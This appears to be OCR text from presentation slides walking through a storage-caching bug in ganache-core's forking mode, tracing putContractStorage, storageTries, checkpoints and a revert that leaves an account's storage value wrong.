
ganache-core forking

- putContractStorage first tries to fetch storage reference from storageTries, resulting in a miss
- then it resorts to the patched _lookupStorageTrie




ganache-core forking

- putContractStorage modifies fetched storage and update cache/storageTries accordingly




ganache-core forking


- suppose we now enter another scope, states will be pushed into checkpoints



ganache-core forking


- force a revert, states are popped from top of checkpoints
- storageTries is also flushed






ganache-core forking

- modify storage of account 1 again
- theoretically, current value of A should be 1, since previous modification is done in topmost scope



